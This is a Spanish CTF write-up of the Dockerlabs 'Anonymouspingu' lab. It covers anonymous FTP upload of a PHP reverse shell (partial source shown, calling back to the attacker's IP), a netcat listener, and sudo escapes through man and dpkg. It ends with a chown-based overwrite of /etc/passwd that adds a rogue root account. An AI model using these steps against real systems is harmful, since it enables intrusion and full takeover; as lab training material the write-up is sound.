🏴‍☠️ Write-Up: Máquina "Anonymouspingu"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad:Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo básico para encontrar puertos abiertos en la máquina objetivo.




🎯 2. Escaneo y Enumeración

Luego, hago un escaneo riguroso y profundo a los puertos abiertos encontrados anteriormente para ver servicios, versiones y más. En el servicio FTP hay archivos y una carpeta editable, puede ser que también sea accesible desde la web del puerto 80.



Ahora, usando gobuster busco directorios ocultos, hay varios que pudiesen tener cosas interesantes, pero el que más me llama la atención es /upload porque pareciera tener relación con la carpeta /upload del servicio FTP.



💥 3. Explotación de Vulnerabilidades

Revisé la web, y efectivamente se puede leer archivos existentes en /upload de FTP. Decido ingresar directamente por el servicio FTP.

```
┌──(root㉿kali)-[~]
└─# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:cypher): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52172|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            7816 Nov 25  2019 about.html
-rw-r--r--    1 0        0            8102 Nov 25  2019 contact.html
drwxr-xr-x    2 0        0            4096 Jan 01  1970 css
drwxr-xr-x    2 0        0            4096 Apr 28  2024 heustonn-html
drwxr-xr-x    2 0        0            4096 Oct 23  2019 images
-rw-r--r--    1 0        0           20162 Apr 28  2024 index.html
drwxr-xr-x    2 0        0            4096 Oct 23  2019 js
-rw-r--r--    1 0        0            9808 Nov 25  2019 service.html
drwxrwxrwx    1 33       33           4096 Apr 28  2024 upload
226 Directory send OK.
ftp> cd upload
250 Directory successfully changed.
```

Uso una reverse shell en php de pentesmonkey en Github. Edito los valores para adaptarlos a mi situación actual.

```
Archivo  Acciones  Editar  Vista  Ayuda
 GNU nano 8.2                                webshell.php
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
^G Ayuda      ^O Guardar     ^F Buscar      ^K Cortar      ^T Ejecutar    ^C Ubicación   M-U Deshacer   M-A Poner marca  M-] A llave     M-B Anterior
^X Salir      ^R Leer fich.  ^\ Reemplazar  ^U Pegar       ^J Justificar  ^/ Ir a linea  M-E Rehacer   M-6 Copiar       ^B Buscar atrás M-F Siguiente
```


Subo le reverse shell en php a la carpeta /upload del servicio FTP por medio de la terminal.

```
ftp> put webshell.php
local: webshell.php remote: webshell.php
229 Entering Extended Passive Mode (|||20519|)
150 Ok to send data.
100% |*****************************************************************************************************************************************|  6074        8.05 MiB/s    00:00 ETA
226 Transfer complete.
6074 bytes sent in 00:00 (2.62 MiB/s)
ftp> exit
221 Goodbye.
```

En mi máquina me pongo a la escucha con netcat en el puerto 443.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
```

Ingreso al directorio /upload de la web y puedo ver el archivo de la reverse shell en php que subí anteriormente. Hago click en en el archivo para que el navegador lo ejecute y lo interprete como php.



Recibo la conexión en mi máquina, tengo acceso.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 50782
Linux 0c0504b01cac 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 x86_64 x86_64 GNU/Linux
 13:10:03 up 27 min,  0 user,  load average: 1.09, 4.41, 3.51
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Aplico un “sudo -l” para ver archivos que puedan ser ejecutados como root usando sudo. Veo que el usuario “pingu” puede ejecutar “man” como root utilizando sudo.


```
$ sudo -l
Matching Defaults entries for www-data on 0c0504b01cac:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 0c0504b01cac:
    (pingu) NOPASSWD: /usr/bin/man
```


Ahora, busco arreglar la terminal para tener un entorno más cómodo y estable:


(1) script /dev/null -c bash
(2) CTRL +Z
(3) stty raw -echo; fg
(4) reset xterm
(5) export TERM=xterm
(6) export SHELL=bash
(7) stty rows 41 columns 166

NOTA: el stty de columnas y filas depende de tu dispositivo, por ejemplo el mío es ese. Pero puedes ver el tuyo de la siguiente forma:



Bueno, ahora que tengo la terminal arreglada, vuelvo a revisar con “sudo -l”. Ejecuto man con el usuario pingu usando sudo. Luego de ejecutarse uso “!/bin/bash” para cambiar al usuario pingu.





Ya siendo el usuario “pingu” vuelvo a ejecutar “sudo -l” y veo que gladys puede ejecutar nmap y dpkg con sudo. Busco en GTFOBINS comandos para usar con “dpkg” y efectivamente existe uno, lo uso y logro cambiarme al usuario gladys.

```
pingu@0c0504b01cac:/$ sudo -l
Matching Defaults entries for pingu on 0c0504b01cac:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User pingu may run the following commands on 0c0504b01cac:
    (gladys) NOPASSWD: /usr/bin/nmap
    (gladys) NOPASSWD: /usr/bin/dpkg
pingu@0c0504b01cac:/$ sudo -u gladys dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                          Version                                 Archit
ecture Description
+++-=============================-=======================================-======
======-=======================================================================
======
ii  adduser                       3.137ubuntu1                            all
       add and remove users and groups
ii  apache2                       2.4.58-1ubuntu8.1                       amd64
       Apache HTTP Server
ii  apache2-bin                   2.4.58-1ubuntu8.1                       amd64
       Apache HTTP Server (modules and other binary files)
ii  apache2-data                  2.4.58-1ubuntu8.1                       all
       Apache HTTP Server (common files)
ii  apache2-utils                 2.4.58-1ubuntu8.1                       amd64
       Apache HTTP Server (utility programs for web servers)
ii  apt                           2.7.14build2                            amd64
       commandline package manager
ii  base-files                    13ubuntu10                              amd64
       Debian base system miscellaneous files
ii  base-passwd                   3.6.3build1                             amd64
!/bin/bash
gladys@0c0504b01cac:/$
```


🔐 4. Escalada de Privilegios y Post-explotación

Ahora, con gladys ejecuto “sudo -l” y veo que se puede ejecutar “chown” como si fuera root, pero sin haber iniciado sesión a root.


```
gladys@0c0504b01cac:/$ sudo -l
Matching Defaults entries for gladys on 0c0504b01cac:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User gladys may run the following commands on 0c0504b01cac:
    (root) NOPASSWD: /usr/bin/chown
gladys@0c0504b01cac:/$
```

En GTFOBINS busco un comando para poder explotar ese archivo y escalar privilegios, por suerte, encontré uno.



Usé el comando para poder añadir información al archivo passwd. Uso openssl para hashear la palabra que yo quiero que sea la contraseña para un usuario que crearé. Copio el hash creado (mi contraseña elegida) y creo un nuevo usuario que le puse el nombre de “rootaux” y con la contraseña que yo elegí antes, y le doy privilegios de root, finalmente, lo añado al archivo de passwd. Es decir, tengo un usuario creado el cual tengo las credenciales y tiene permisos root. Ahora, ingreso a ese usuario y pongo la contraseña que le di. Finalmente, soy root.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.